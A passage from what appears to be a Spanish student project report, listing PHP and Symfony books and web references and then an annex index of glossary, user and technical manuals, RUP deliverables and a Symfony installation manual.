John Coggeshall PHP 5 Ed. Anaya Multimedia **864 páginas** ISBN: 8441518459 ISBN-13: 9788441518452 1 edición (05/2005)

Doyle, Matt PHP Práctico. Fundamentos Anaya Multimedia - Anaya Interactiva **848 páginas** ISBN: 8441526893 ISBN-13: 9788441526891 1 edición (01/2010)

PAVON PUERTAS, JACOBO CREACIÓN DE UN PORTAL CON PHP Y MYSQL. 3ª EDICIÓN. Editorial Ra-Ma **254 páginas** ISBN: 8478977546 ISBN-13: 9788478977543 (2007)

PAGINAS WEB

Symfony http://www.symfony-project.org

The Definitive Guide to Symfony: http://www.symfony-project.org/book/1_1/

Symfony tutorial: My first Symfony Project http://www.symfony-project.org/tutorial/1_1/my-first-project

Symfony wiki http://trac.symfony-project.com/wiki

Cheat Sheets http://trac.symfony-project.com/wiki/CheatSheets

CAPÍTULO VII

ANEXOS

7. Anexos

Los documentos están disponibles en formato digital en el CD del proyecto.

Anexo A: Glosario de Términos

Anexo B: Manuales de usuario

B1: Manual de Usuario Administrador

B2: Manual de Usuarios Cliente

Anexo C: Manual Técnico

Anexo D: Entregables de RUP

D1: Diccionario de Datos

Anexo E: Manual de Instalación

E1: Manual de Instalación Symfony.